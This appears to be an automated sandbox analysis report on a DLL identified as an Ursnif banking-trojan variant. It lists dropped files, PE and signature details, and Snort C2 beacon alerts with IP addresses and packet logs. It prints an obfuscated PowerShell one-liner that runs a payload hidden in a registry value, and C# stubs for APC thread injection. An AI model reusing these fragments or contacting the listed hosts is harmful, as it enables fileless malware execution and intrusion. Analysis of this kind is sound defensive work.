SSDEEP:	24:AId3ka6KHf1E8cKaM5DqBVKVrdFAMBJTH:Akka6Af1E8cKxDcVKdBJj
MD5:	67EB5E2F017A649CC23A1087ADE069B1
SHA1:	1DF9C625CB803F220A526CBA638E49333090188B
SHA-256:	BA084FDF251C7820AF14F6C4BA6327476CD3093FDA26E9A30936C96F228E8442
SHA-512:	518C660F89C42027E9A3E61F396A9FC74B11C77F653EC04054F7103C0EE9C9E00526F33D982080EA8D7B9FF6A39598DF47FAB2C49CD53A33E14CFA3FCF6A9CE3
Malicious:	false
Reputation:	unknown

Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\sjfy431f.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\sjfy431f.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\tpt0a0ul.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.019892496194437
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJyLHMRSR7a1maLXKqoSRa+rVSSRnA/fQTbIOktwy:V/DTLDfucj3aLXKqj9rV5nA/IT8ORy
MD5:	04CA9F3DD2F71BC69A66232592BD29B7
SHA1:	12724CB97FE30A8B84901648B3653B9AC8FB2F73
SHA-256:	DBC22FFC06EBCB8F7E00BB962CA175EFFBBDF0DEBE7A2E4D288A8735C5C27DB1
SHA-512:	383C82A91A354A95E9887E9731852788F466C461EA58A016532E4B07A3E19A97C525B4B579B86A4681BF3DBACFA6B65C8F11032B904737C287A6A5498E4EEB4E
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mdmvexpd. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr uqmdvtabd,IntPtr kdclqxwfug,IntPtr vtnts);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint cxsij,uint lhaikp,IntPtr xwl);.. }..}.

C:\Users\user\AppData\Local\Temp\tpt0a0ul.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.20333273927167
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fYaUzxs7+AEszIWXp+N23fYY:p37Lvkmb6KHQ9WZE8QY
MD5:	18A8C0617983F7C6A255C16EBFBFA03F
SHA1:	BE39A447947DA0B70EF6179615B909FDA5531AB1
SHA-256:	9589F2B65F8A4B1EB5AB2118C8D597C1EFCFD7D46BBC0A4D71FB14568F4D9D1C
SHA-512:	202635C7B4FED6948B57E8FD5A1B6F4A1F344F41FC775122539BCC7426044203DDB95F78E43B85B8140E5D925C05CBA3BD12B8F3A443C450EBDB72B812D5CAB
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tpt0a0ul.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\tpt0a0ul.0.cs"

C:\Users\user\AppData\Local\Temp\tpt0a0ul.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6122841762978606
Encrypted:	false
SSDEEP:	24:etGS98OmU0t3lm85nt4tdalqQg6A4S41lI+tkZfAjBq3VUWI+ycuZhNIakSEPNnq:6jXQ3r5eXa1kxJKsF31uIla3Eq
MD5:	97286B2F7B63EF72C7A3499C675926A4
SHA1:	596B03B70A9D8D9836A9E9016C6FC29E400B9C2C
SHA-256:	2689C35999A287EC6A79C036E9BC3E4BCCB301177439A0E28EE1CD3A992A64F6
SHA-512:	4B0EB62F4F727662A1A7B4DEE3D76D898D8E578D6876E4B45BA2F16F1504DFEC1956E971E5A6FAFB421FE130E5FBFD3C498B6C39458437C2BB368A352426697B
Malicious:	false
Reputation:	unknown

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... H..... [.....P .....f.....l.....v..... .f. ...f...!.f.%...f.....*.....3.1.....;.....H.....[.....

C:\Users\user\AppData\Local\Temp\tpt0a0ul.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.309161433570556
Encrypted:	false
SSDEEP:	24:AId3ka6KHQSE8QNKaM5DqBVKVrdFAMBJTH:Akka6AQSE8QNKxDcVKdBJj
MD5:	3B7C745FCB06DAB92F185F316C4D4F8C
SHA1:	FB0758E988C94CBE2D44855EC6277C4D5BCBD93E
SHA-256:	73E945B24291C0F86223CF538E212D0B917925464239B852B5BD563FAA346300
SHA-512:	2361DC1DBDCBF46D4212666D6529B69BB372B9C36951664D959B568F51A0E73A821D366DCAA7174BE13E7399DCCBD43A8865FD45B00B04BD61F6287FB47A13 5
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\tpt0a0ul.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\tpt0a0ul.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only s upports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http: //go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\ugg3o5nf.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.019892496194437
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJyLHMRSR7a1maLXKqoSRa+rVSSRnA/fQTbIOktwy:V/DTLDfucj3aLXKqj9rV5nA/IT8ORy
MD5:	04CA9F3DD2F71BC69A66232592BD29B7
SHA1:	12724CB97FE30A8B84901648B3653B9AC8FB2F73
SHA-256:	DBC22FFC06EBCB8F7E00BB962CA175EFFBBDF0DEBE7A2E4D288A8735C5C27DB1
SHA-512:	383C82A91A354A95E9887E9731852788F466C461EA58A016532E4B07A3E19A97C525B4B579B86A4681BF3DBACFA6B65C8F11032B904737C287A6A5498E4EEB4E
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mdmvexpd. {. [DllImport("kernel32")].public static extern uint Queu eUserAPC(IntPtr uqmdvtabd,IntPtr kdclqxwfug,IntPtr vtnts);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint cxsij,uint lhaikp,IntPtr xwl);.. }..}.

C:\Users\user\AppData\Local\Temp\ugg3o5nf.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.24953594154855
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fzX0zxs7+AEszIWXp+N23fzXxn:p37Lvkmb6KHz0WZE89
MD5:	921DA3E9E391C4E51D9B00C93242E112
SHA1:	0492BE02AA73C3074F7D992586E58A4C42A4A7F7
SHA-256:	C57416A1C2DA2D8A34B3471166EE2D9AEFF6A15A1C597A3948F49E07AED199E4
SHA-512:	1DAD5FC0E74B448404EF0F5E84D5A442F7E93839035D99708084354A3EC7D6A0F178A3873431CF50964FDA7FF4FCA448E5048E33FB63F3F434E49D069954D8FC
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ugg3o5nf.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\ugg3o5nf.0.cs"

C:\Users\user\AppData\Local\Temp\ugg3o5nf.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6227088507264447
Encrypted:	false
SSDEEP:	24:etGS98OmU0t3lm85nt4tdalqQg6AxIS41ll+tkZfgBYDVUWI+ycuZhNPsakSuhPE:6jXQ3r5eXa1mxJgCR31ul0a3oq
MD5:	5A0894EE2C43BC7C6D64BD8F2C1D338E
SHA1:	2488A63B7FB8C0A75F679D1460AAF47BD70696BE
SHA-256:	2F9C20B59F57CE66825E6993FE7FBD62B0B7FF9476F30233035F3A7A63F772DF
SHA-512:	9B8A49AE43ECF45643C49A2362D8B029FA387494B59541CA637DD86886A8019B79C88A04AFB9FE30313E6C7880A7A83A408080F454EC667C2A945653553B2003
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... H..... [.....P .....f.....l.....v..... .f. ...f...!.f.%...f.....*.....3.1.....;.....H.....[.....

C:\Users\user\AppData\Local\Temp\ugg3o5nf.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.318973223926223
Encrypted:	false
SSDEEP:	24:AId3ka6KHzVE84KaM5DqBVKVrdFAMBJTH:Akka6ABE84KxDcVKdBJj
MD5:	5A18C993C7FF50AA27F10C8B0ADE5D05
SHA1:	B5B05B6405F4A87A87DA79956725DF8EACDFC1B4
SHA-256:	0BF337B488EAFDDAE024DB4ABFAEED1D133411463FA5367EDE729B65E69215AC
SHA-512:	033A6D45D8EAFE4F7C0DE1A5BB0107C839A7CF81BE00D4A27714AE1D53146686A61DE2C79D911E2695A4BA46BEEDF24FCBABA459B48B83A511AA10A1362707BF
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ugg3o5nf.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ugg3o5nf.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220126\PowerShell_transcript.124406.aljG3MvD.20220126102824.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1152
Entropy (8bit):	5.529378781796543
Encrypted:	false
SSDEEP:	24:BxSAC1xvBnFx2DOXUWvNtLCHY4XW5HjeTKKjX4CIym1ZJXaHNtLCHY4v:BZCHvhFoOFeY4G5qDYB1ZgteY4v
MD5:	0880C2B69E83763B63FAC27CD40DE7B4
SHA1:	5DB053C3F830A58AEE807E20D631D4B33004D879
SHA-256:	AFC6DC0233C2F1B344CF9EBA1DB4717EA073C8ADE024BB6F126DD04EC63D5142
SHA-512:	8B0D83575AD7FAD2AC12E611BFD11413211BDBE4D5A23B4181D1C963684B2ABD30BBAAC1D80AEF06BC8F243C69D47C91117604F4C2B36AEB93BC5A92F0AADE78
Malicious:	false
Reputation:	unknown

Preview:	.**********..Windows PowerShell transcript start..Start time: 20220126102826..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw ([System.Text.Encoding]::ASCII.GetString((rstcfqup HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UtilDiagram))..Process ID: 2924..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1. .**********..**********..Command start time: 20220126102826..**********..PS>new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw

C:\Users\user\Documents\20220126\PowerShell_transcript.124406.bcfkRUYJ.20220126102824.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1152
Entropy (8bit):	5.5297740287848836
Encrypted:	false
SSDEEP:	24:BxSAC1xvBnFx2DOXUWvNtLCHY4XW+HjeTKKjX4CIym1ZJXaHNtLCHY4v:BZCHvhFoOFeY4G+qDYB1ZgteY4v
MD5:	C0AA34F71A7B9399B941D17203D4104F
SHA1:	C20FF7A8FE481FDF01BD50D47B99CFC884F568B6
SHA-256:	2B54331C3F4EF85922D9E264DC1B959576441774C61ED5FA768703CB781AF43B
SHA-512:	86B234D4EE43EAA98147A256E2CB3F23E6BF42EDEAEA10C436D5B1AE198CDEE12FCCD1CA0AB4C11738A1C5FCA4506F9A6003573CB2F6CABE2A499DCF35D4A63B
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220126102826..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw ([System.Text.Encoding]::ASCII.GetString((rstcfqup HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UtilDiagram))..Process ID: 5940..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1. .**********..**********..Command start time: 20220126102826..**********..PS>new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw

Static File Info

General

File type:	MS-DOS executable, MZ for MS-DOS
Entropy (8bit):	4.5782669711427175
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	61f113091fd0c.dll
File size:	1062256
MD5:	687f33ac9cb2e8b3c1e7659422caf253
SHA1:	472513fe01ecbc2f51d70d762c1992a4a24c6c15
SHA256:	d1ca0d9f10382d484d02e90d4d5d987653de42a8c4eb5544e4368e4f1965803c
SHA512:	62a3b416d304dd7ab4a128440b493734215ba8acaf3112d5f08054406e1679f1f2b75286a789e471cf67faa19ada593d18f143b2b8e5233283cb7ce76e93198f
SSDEEP:	12288:JZbmvejxoFNjrmkkHZkkkkkEkk2bkkkmkMcpmmkkkknkkkkk0TKxvsXkCk1jX3k+:JZaGeF7
File Content Preview:	MZ.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....!....8.....0.....,7..O..

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10002ed0
Entrypoint Section:	.text
Digitally signed:	true

Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x0 [Thu Jan 1 00:00:00 1970 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	2aebc4455d4d4828b36e9df040988a2b

Authenticode Signature	
Signature Valid:	**false**
Signature Issuer:	CN=VeriSign Class 3 Code Signing 2004 CA, OU=Terms of use at https://www.verisign.com/rpa (c)04, OU=VeriSign Trust Network, O="VeriSign, Inc.", C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 10/30/2007 5:00:00 PM 11/24/2010 3:59:59 PM
Subject Chain	• CN=Symantec Corporation, OU=Symantec Research Labs, OU=Digital ID Class 3 - Microsoft Software Validation v2, O=Symantec Corporation, L=Santa Monica, S=California, C=US
Version:	3
Thumbprint MD5:	773A103A1953B292916AAA8D3382140B
Thumbprint SHA-1:	508E846523E1B131438B220694BE91793886508E
Thumbprint SHA-256:	F67DDA8679C10547D47FBC3BD71D98953D4F73FC60C50035E6F366E3DA6395C2
Serial:	758F5EE8263B6694719D8434EB998608

Entrypoint Preview
Instruction
mov ecx, eax
push 10012E9Dh
mov ecx, eax
mov edx, eax
mov ecx, eax
mov ebx, eax
call dword ptr [1000509Ch]
mov ecx, eax
call dword ptr [100050F0h]
mov ecx, eax
mov ebx, eax
push 10001083h
ret
push esi
fld qword ptr [eax]
push eax
call 00007F71549CB436h
jc 00007F71549C5876h
call 00007F71549CB1F6h
and esi, 0Fh
push ebp
pop ebp
mov edi, dword ptr [ebp+08h]
mov dword ptr [ebp+7Ch], ebx
shr ecx, 02h
jmp 00007F71549C5875h
add esp, 14h
or ecx, FFFFFFFFh

Instruction
push 00000000h
pop ecx
pop ebx
push 00000000h
lea ebp, dword ptr [esp-000002A8h]
pop edi
mov ebp, esp
mov eax, ecx
mov dword ptr [ebp-80h], C000000Dh
jmp 00007F71549CC9E8h
mov dword ptr [ebp-80h], C000000Dh
call 00007F71549CBD6Ah
push edi
jne 00007F71549C5876h
mov dword ptr [ebp+74h], edi
mov dword ptr [ebp-74h], esi
mov eax, dword ptr [esp+0Ch]
fadd qword ptr [eax]
adc byte ptr [eax], dl
jmp dword ptr [1000DD64h+ecx*4]
pop esi
mov esi, dword ptr [ebp+08h]
mov dword ptr [10028B28h], 10014229h
cmp ecx, 00000100h
jmp 00007F71549C4D96h
shl ebx, 10h
jc 00007F71549C5876h
shl ebx, 08h
jmp 00007F71549C4D96h
push ebp
mov ebp, esp

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x372c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_IMPORT	0x6000	0x3c	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x102000	0x1570	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x112000	0x4f0	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x5000	0x124	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3658	0x3800	False	0.586356026786	data	6.75923318812	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x5000	0x124	0x200	False	0.322265625	data	2.25596773491	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x6000	0x1b868	0xd800	False	0.810528790509	data	6.21770504074	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x22000	0xef704	0xef800	False	0.0616274138831	data	4.07049476262	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x112000	0x4f0	0x600	False	0.720052083333	data	5.80292166531	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import
advapi32.dll	MakeSelfRelativeSD, GetSecurityDescriptorSacl, GetSecurityDescriptorOwner, ReportEventA, DeregisterEventSource, GetAclInformation, RegisterEventSourceA, GetSidSubAuthority, GetSidLengthRequired, IsValidSid, SetSecurityDescriptorDacl, GetSecurityDescriptorLength, ImpersonateNamedPipeClient, GetLengthSid, CopySid, GetSecurityDescriptorControl, InitializeSecurityDescriptor, RevertToSelf, AddAce, InitializeSid, GetSecurityDescriptorGroup, MakeAbsoluteSD, GetSecurityDescriptorDacl, InitializeAcl
kernel32.dll	ResumeThread, GetModuleFileNameA, GetProcAddress, ExitProcess, ConnectNamedPipe, lstrcmpiA, HeapReAlloc, VirtualProtectEx, GetVersionExA, FindAtomA, WriteFile, FreeLibrary, CreateNamedPipeA, ResetEvent, GetModuleHandleA, TlsAlloc, CreateEventA, HeapAlloc, TlsGetValue, QueryPerformanceCounter, InterlockedDecrement, WaitNamedPipeA, InitializeCriticalSection, GetFullPathNameA, TlsSetValue, GetLastError, lstrlenA, DeleteCriticalSection, GetTickCount, LeaveCriticalSection, HeapSize, GetCurrentThreadId, CloseHandle, OpenEventA, LoadLibraryExA, GetCurrentProcessId, SetEvent, HeapFree, HeapDestroy, GetProcessHeap, SetNamedPipeHandleState, TlsFree, ReadFile, EnterCriticalSection, WaitForSingleObject, CreateFileA, InterlockedIncrement

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x10001e0c

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/22-10:27:49.438083	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49746	80	192.168.2.3	13.107.42.16
01/26/22-10:27:53.249243	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49749	80	192.168.2.3	13.107.42.16
01/26/22-10:27:53.249243	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49749	80	192.168.2.3	13.107.42.16
01/26/22-10:28:10.396904	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49752	80	192.168.2.3	194.76.226.200
01/26/22-10:28:10.396904	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49752	80	192.168.2.3	194.76.226.200
01/26/22-10:28:10.427335	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49753	80	192.168.2.3	194.76.226.200
01/26/22-10:28:10.427335	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49753	80	192.168.2.3	194.76.226.200
01/26/22-10:28:10.463294	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49754	80	192.168.2.3	194.76.226.200
01/26/22-10:28:10.883430	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49753	80	192.168.2.3	194.76.226.200
01/26/22-10:28:10.883430	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49753	80	192.168.2.3	194.76.226.200
01/26/22-10:28:11.085647	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49752	80	192.168.2.3	194.76.226.200
01/26/22-10:28:11.085647	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49752	80	192.168.2.3	194.76.226.200
01/26/22-10:28:11.148815	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49754	80	192.168.2.3	194.76.226.200
01/26/22-10:28:11.148815	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49754	80	192.168.2.3	194.76.226.200
01/26/22-10:28:11.422935	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49753	80	192.168.2.3	194.76.226.200
01/26/22-10:28:11.422935	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49753	80	192.168.2.3	194.76.226.200

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/22-10:28:11.783045	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49752	80	192.168.2.3	194.76.226.200
01/26/22-10:28:11.894969	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49754	80	192.168.2.3	194.76.226.200
01/26/22-10:28:11.894969	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49754	80	192.168.2.3	194.76.226.200
01/26/22-10:28:13.619188	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49755	80	192.168.2.3	194.76.226.200
01/26/22-10:28:14.677802	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49755	80	192.168.2.3	194.76.226.200
01/26/22-10:28:14.677802	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49755	80	192.168.2.3	194.76.226.200
01/26/22-10:28:16.546866	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49755	80	192.168.2.3	194.76.226.200
01/26/22-10:28:16.546866	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49755	80	192.168.2.3	194.76.226.200

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 10:28:10.375735044 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.396404982 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.396543026 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.396903992 CET	49752	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.405402899 CET	49753	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.417418003 CET	80	49752	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.425478935 CET	80	49753	194.76.226.200	192.168.2.3
Jan 26, 2022 10:28:10.426853895 CET	49753	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.427335024 CET	49753	80	192.168.2.3	194.76.226.200
Jan 26, 2022 10:28:10.442573071 CET	49754	80	192.168.2.3	194.76.226.200
